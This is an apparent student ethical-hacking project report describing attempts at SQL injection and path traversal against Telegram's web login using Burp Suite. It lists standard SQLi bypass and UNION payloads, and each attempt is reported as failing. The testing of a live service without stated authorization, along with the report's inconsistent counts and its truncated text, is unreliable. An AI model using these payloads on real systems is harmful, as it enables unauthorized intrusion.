

# **COMPLETE TELEGRAM APPLICATION**

## **TESTING WITH OWASP TOP 6 2024**

### **VULNERABILITIES**

**This project report is presented to satisfy the criteria for receiving  
the certificate in Ethical Hacking and Cyber Security**

**By**

**T.vasavi(22KQ1A05G1).**

**3rdCSE(Batch-3)**

**Under the esteemed guidance of**

**Sk. Prem Nazeer**

**Certified Ethical Hacker**

**Licensed Pentester**

# **ABSTRACT**

Web application security is crucial in today's digital landscape. Our project, "Complete Application Testing with OWASP Bugs," is a collaborative effort by our team of technical experts. Our goal is to conduct a thorough assessment of the chosen web application, focusing on visual testing and identifying vulnerabilities as outlined in the OWASP (Open Web Application Security Project) 2024 Top 7 list.

This initiative addresses all major vulnerabilities highlighted by OWASP, including SQL injection, Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF), among others. By integrating manual inspection with automated tools, we detect vulnerabilities, assess their severity, and offer detailed guidance for remediation. Our primary aim is to enhance the security of the targeted application while fostering a deeper understanding of web application security basics. We strive to empower individuals with the knowledge and skills to effectively combat online threats. In a world fraught with digital dangers, our dedication to improving web application security underscores our commitment to creating a safer online environment for everyone

# CONTENTS

<b>Title.....</b>	<b>1</b>
<b>Abstract.....</b>	<b>2</b>
<b>Contents.....</b>	<b>3</b>

## **performing SQL injection on a web application**

introduction	5
methodology	6
impact of SQL injection	13
mitigation	14
conclusion	15

## **performing directory or path traversal on a web application**

introduction	16
methodology	16
vulnerability description	20
impact of path traversal	21
mitigation	21
conclusion	22

## **performing cross site scripting on a web application**

introduction	23
methodology	24
impact assessment	27
mitigation	27
conclusion	28

## **performing Identification and authentication failure on a web application**

introduction	29
methodology	29
impact assessment	31
mitigation	32
conclusion	34

### **performing server side request forgery (SSRF) on a web application**

introduction	35
methodology	35
impact of assessment	36
mitigation	36
conclusion	37

### **Performing OS command injection on a web application**

introduction	38
methodology	38
impact assessment	40
mitigation	40

### **performing backdoor creation for OS power shell on a web application**

introduction	41
methodology	41
impact assessment	49
mitigation	49

# **SQL INJECTION**

## **INTRODUCTION:**

SQL Injection is a type of security vulnerability that occurs when an attacker is able to inject malicious SQL commands into input fields of an application. These commands are then executed by the backend SQL server, potentially leading to unintended and harmful consequences such as data leakage, data manipulation, or even complete control over the database server.

SQL Injection is considered one of the most powerful and dangerous techniques in cyber-attacks due to its high risk and impact. It holds the A1 priority in the OWASP Top Ten vulnerabilities, which lists the most critical security risks to web applications.

## **Risks that occurs when there is a SQL injection vulnerability:**

- 1) View private data or restricted data in database
- 2) Add , delete or modify the data which is database
- 3) Gain administrative access to the database.
- 4) Compromise the server by using database as an entry point.
- 5) Launch Denial-of-service attack or disrupt the database infrastructure.

## **Types of SQL injections:**

### **1) Blind SQL injection**

Blind SQL Injection is a type of SQL Injection attack where the attacker indirectly discovers information by analysing server reactions to injected SQL queries, even though injection results are not visible. Unlike regular SQL Injection, where data is directly retrieved from the database,

blind SQL injection relies on asking the database a series of true or false questions to steal data.

## **2) Error based SQL injection**

Error-based SQL injection is one of the SQL injection which exploit error to manipulate SQL injection and gain access of databases data.

## **3) Union SQL injection**

Union SQL injection is also one of the SQL injection which exploit vulnerabilities and manipulate SQL query to retrieve data/sensitive data from other tables in database.

## **METHODOLOGY:**

**Tool:** Burp Suite

**Target Website:** Telegram

## **Working process:**

### **Blind SQL injection**

Payloads that we use :

Admin' or '1'='1'/\*

Admin' or 1=1 or''=''


Admin' or 1=1--


Admin' or 1=1/\*

## Toolbased testing:

First open telegram login page and give some random credentials and intercept it with burp suite.

- 1) search for username in proxy request capture and modify it with blind SQL payloads.
- 2) if there is a SQL injection vulnerability then you will login into admin panel by using this payload.






In the above example the captured request doesn't show username due to encryption and abstraction.

That means the login credentials are encrypted in this telegram web application.

## Manual testing:

- 1)first find the login page in telegram web application
- 2)insert payload in username field and try to access the admin panel.





We can not perform SQL Blind injection attack on telegram login because it only accepts numbers instead of special characters and alphabets. that's why we cant perform this attack on the web application

## **Error-based SQL injection:**



Payload used:

' OR '1'='1

## **Process:**

Tool based:

- 1) First enter random credentials in input panel
- 2) Intercept the login request and modify the username field with error-based payload.




In the above example the username and password fields are encrypted so we cant modify the username to inject payload.

## Manual testing:

1)First open the login page in telegram application

2) enter payload in input field that helps to access the admin panel using error exploiting.



We can not perform SQL Error-based injection attack on telegram login because it only accepts numbers instead of special characters and alphabets. that's why we cant perform this attack on the web application

### **Union SQL injection:**

Payloads used:



```
' UNION SELECT 'a', NULL,NULL,NULL-- '  
UNION SELECT NULL, 'a', NULL,NULL-- '  
UNION SELECT NULL, NULL, 'a', NULL--  
' UNION SELECT NULL ,NULL, NULL, 'a'--
```

### **PROCESS:**

Tool based testing:

1) First we need to enter random credentials into input panels and intercept the login functionality.


2) Replace the input field with union SQL injection payload and try to access the data which is in database.



In the above example the captured request have data encryption and abstraction that's why the input field data is invisible. so we cant modify credentials data with payloads to perform Union SQL injection attack.

## Manual testing:

- 1) First we need to open login page on telegram
- 2) we should enter payload in username field instead of email.



We can not perform SQL union injection attack on telegram login because it only accepts numbers instead of special characters and alphabets. that's why we cant perform this attack on the web application

## IMPACT OF SQL INJECTION:

When we have a web application with this SQL injection that means that web application doesn't safe. if we stored lots of login credentials in database this vulnerability allow attackers to steal them and misuse them.

The SQL injection may also cause to admin level access. if it happen then the attacker can add, delete, modify entire application system.

- 1) Data Manipulation:** SQL injection can allow attackers to modify, add, or delete data within the database. This can be very harmful too applications.

**2) Financial loss:** companies/organization may face financial loss due to this attack because the attackers can breach the data and demand for Ransome, regular fines, etc....

**3) Data Breach:** Attackers can gain unauthorised access to sensitive data stored in a database, such as user credentials, personal information, financial records, and more.

**4) Business loss:** organization will face lots of business loss when their confidential+ data access is in others hands. because they can misuse the data in many ways.

**5) Legal Consequences:** Non-compliance with data protection regulations (e.g., GDPR, HIPAA) due to a SQL injection attack can result in legal actions, fines, and penalties.

**6) Operational Disruption:** SQL injection attacks can disrupt the normal operation of a website or application, causing downtime and affecting user experience.

## **MITIGATION:**

**1) Input sanitization:** The input sanitization can be work as a mitigation to SQL injection.it sanitize the data which is in input field to ensure that the data is safe.

**2) Input validation:** the input validation can also work as a mitigation to SQL injection . developers pass set of rules to input field like must be 8 characters, no special characters etc..... These rules helps to validate the data and helps to detect injection queries.

- 3) Web Application Firewall:** Consider using a web application firewall that can help detect and block SQL injection attempts before they reach your application WAFs can provide an additional layer of protection against common web application vulnerabilities.
- 4) Penetration Testing:** Conduct regular penetration testing to simulate real-world attacks and identify SQL injection vulnerabilities Fix any identified issues promptly.
- 5) Error Handling and Logging:** Implement proper error handling and logging mechanisms in your application. Avoid displaying detailed error messages to users, as they can provide valuable information to attackers. Log all relevant security events, including failed login attempts and suspicious activities, to detect and respond to potential attacks.

## **Conclusion:**

The SQL injection are high level vulnerability that cause to attack on application database. which may leads to steal confidential data loss and loss of command on database.

Attackers can control our database with this vulnerability and also demand for Ransome that means through this vulnerability organization may face financial loss and also business loss as well.

# **DIRECTORY OR PATH TRAVERSAL**

## **INTRODUCTION:**

Path traversal, also known as directory traversal, is a type of security vulnerability where an attacker can access files and directories outside the intended directory structure. This can allow unauthorized access to sensitive files, data, and system resources. To prevent path traversal attacks, it's crucial to validate and sanitize user input, restrict file system access, and implement proper file path handling mechanisms in your applications and systems.

Directory or path traversal is a severe vulnerability that makes web applications vulnerable to unauthorized access and potential data breaches. As the name suggests, directory traversal involves navigating through directories (folders) in a file system.

## **METHODOLOGY:**

This assessment or the directory traversal vulnerability in the telegram web application. This vulnerability assessment provides complete path traversal analysis in telegram like following process

### **Reconnaissance:**

Initially we have to understand about working functionality and architecture of application.

Analyse URL structure to input the directory paths in URL input.

## **PROCESS:**


- 1) First observe the URL and try to enter directory paths.



## **Robots.txt:**

This is a directory path which is used to find all list of URL of entire application. this

1) First open telegram home page URL and try directory paths after telegram like [www.telegram.com/path](https://www.telegram.com/path).




As shown in above screen shot the robots.txt in telegram redirect us to site map URLs directory. this URL have some site map URLs that may contain some data or we can redirect to some other pages using these sub URLs .

## **Teste. Text:**

The teste.txt is directory path that useful to visit test case design in our web application.

1) First we have to open telegram home page and try to insert teste.txt path after telegram home page URL.

As shown in above screenshot the telegram application servers



